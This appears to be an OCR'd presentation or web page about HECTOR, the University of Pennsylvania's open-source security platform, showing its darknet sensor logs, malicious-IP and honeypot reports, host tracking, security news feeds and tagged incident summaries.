
Show 10 entries Search:

Source IP	Protocol	Destination Port	Source Port	Country	Time
65.98.68.50	tcp	1433	6000	US	2014-08-15 11:54:53
93.174.93.51	tcp	7837	33234	NL	2014-08-15 11:52:28
218.77.79.43	tcp	8080	45512	CN	2014-08-15 11:52:04
222.84.214.18	tcp	23	60850	CN	2014-08-15 11:51:46
222.84.214.18	tcp	23	60850	CN	2014-08-15 11:51:44
124.226.189.41	tcp	23	47295	CN	2014-08-15 11:37:02
124.226.189.41	tcp	23	47295	CN	2014-08-15 11:36:56
124.226.189.41	tcp	23	47295	CN	2014-08-15 11:36:54
72.167.38.14	tcp	3306	6000	US	2014-08-15 11:26:57
183.129.255.34	tcp	22222	6000	CN	2014-08-15 11:21:31

Showing 1 to 10 of 1,210 entries

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Malicious IP Database



Search malicious IP database:

Report for 91.192.73.189 - indra.commaster.ru

Honeypot logins

This ip has 1331 failed logins on the honeypot.

This ip has issued 0 commands on the honeypot.

Darknet sensors

Your search returned 1 results from darknet sensors.

Show 10 entries

Search:

Attacker IP	Target IP	Source Port	Destination Port	Protocol	Observed at:
91.192.73.189	165.123.57.110	19656	22	tcp	2014-08-13 16:03:13

Showing 1 to 1 of 1 entries

OSSEC alerts


Show 10 entries

Search:

Alert date	Alert level	Log entry
No data available in table		

Showing 0 to 0 of 0 entries

Scans




15,626 Hosts Tracked

Scanner: Top Ports Detected

Darknet: Top Port Probes in Last 4 Days

What’s on our network?


PhantomJS Scan



Host Screenshots - under development

Host ID	Host name	Screenshot
1100	128.91.58.160	
1102	128.91.58.162	
1103	128.91.58.163	
1106	128.91.58.166	
1110	128.91.58.170	
1111	128.91.58.171	
1205	ees-phaser.geol.upenn.edu	

Articles




Date	Title	URL	Teaser
2014-08-12 00:00:00	Google Updates Android App Developer Rules to Fight Spam, Malware	http://feeds.ziffdavisenterprise.com/~r/RSS/eweeksecurity/~3/ixhpZX969ss/	From E-Week Security View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Been the target of a scam or phishing on Facebook? Here's how to report it	http://it.toolbox.com/blogs/personal-pc-assistant/been-the-target-of-a-scam-or-phishing-on-facebook-herersquos-how-to-report-it-52675	From IT Toolbox Blogs View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Google $22.5M Settlement With FTC Over Privacy Criticized by Industry Group	http://feeds.ziffdavisenterprise.com/~r/RSS/eweeksecurity/~3/BnOAvGKYJ9w/	From E-Week Security View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Adobe Flash Player Bug Spreading Via Word Documents in Emails	http://feeds.ziffdavisenterprise.com/~r/RSS/eweeksecurity/~3/ae4_crFBxr4/	From E-Week Security View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Fear and How it Scales	http://www.schneier.com/blog/archives/2012/08/fear_and_how_it.html	From Schneier blog View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Computerized conveniences make cars next target for hackers	http://www.networkworld.com/news/2012/082412-computerized-conveniences-make-cars-next-261896.html?source=nww_rss	From NetworkWorld Security View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	McAfee comes unstuck over signature updates	http://rss.feedsportal.com/c/32569/f/491736/s/22b38a5a/l/0L0Sh0Eonline0N0Csecurity0Cnews0Citem0CMcAfee0Ecomes0Eunstuck0Eover0Esignature0Eupdates0E16747930Bhtml0Cfrom0Crss/story01.htm	From Heise Security News View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Java Zero-Day Attack Threats Widening, Security Experts Warn	http://feeds.ziffdavisenterprise.com/~r/RSS/eweeksecurity/~3/Pllhpyj0jsE/	From E-Week Security View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	NFC token for Android smartphones	http://rss.feedsportal.com/c/32569/f/491736/s/22d00440/l/0L0Sh0Eonline0N0Csecurity0Cnews0Citem0CNFC0Etoken0Efor0EAndroid0Esmartphones0E16769870Bhtml0Cfrom0Crss/story01.htm	From Heise Security News View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html
2014-08-12 00:00:00	Queen of WorldPay cash-machine scam sent down for 2.5 years	http://go.theregister.com/feed/www.theregister.co.uk/2012/08/28/worldpay_money_mule_mangeress_jailed/	From The Register View the entire list of Handler Select News at https://isc.sans.edu/handler_feed.html

Showing 1 to 10 of 142 entries

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences


Free Tags



credentials malware botnet phishing exploit ddos brute force compromise tor laptop web application breach encryption pii scam theft dns heartbleed mobile ntp proxy spam ssh ssl dlp misuse nsa ransomware social engineering copyright false positive ios multifunction printer mysql open source sqli virtualization buffer overflow

Tying all the raw data together

Tag Insights



HECTOR

credentials

Incidents with tag	Articles with tag	Vulnerabilities with tag	Hosts with tag
38%	4%	0%	0%
Of all Incidents	Of all Articles	Of all Vulnerabilities	Of all Hosts

Related Incidents

Show 10 entries

Search:

Incident id	Year - Month	Title	Agent	Threat action	Asset Affected	Overall Impact
6	2014 - Jan	Credentials compromised via phishing	External		Credentials	Insignificant
7	2014 - Feb	Compromised Linux box used for SSH brute force	External	Hacking	Desktop / Workstation	Minor
14	2014 - Apr	Credentials stolen via phishing	External		Proxy Server	None
15	2014 - May	Mass credential compromise	External	Malware	Credentials	Minor
16	2014 - May	Phishing Direct Deposit Info	External		Proxy Server	Minor
22	2013 - Aug	Brute Force Attack Against Auth System	External	Hacking	Web app or server	None
23	2013 - Aug	Compromised Credentials	External	Hacking	Credentials	Insignificant
24	2013 - Aug	PII Exposed by MFP Web Interface	External	Error	Multifunction printer	Insignificant
25	2013 - Aug	Web App Submits Credentials Unencrypted	External	Error	Web app or server	None
29	2013 - Oct	Compromised Credentials Used to Download Library Resources	External	Hacking	Personally Owned Device	Insignificant

Showing 1 to 10 of 17 entries

Related Articles

Other features

- Create Host & Support Groups
- Nessus & other vulnerability scans
- Non admin user profiles
- Footprints integration
- Malware sample collection
- Feature requests always welcome!

Code

- All code is open source
- Tracked via internal GitLab instance
- Public repo at https://github.com/madirish/hector

Contact

- Justin Klein Keane <jukeane@sas.upenn.edu>
- Ubani A Balogun <ubani@sas.upenn.edu>

Questions?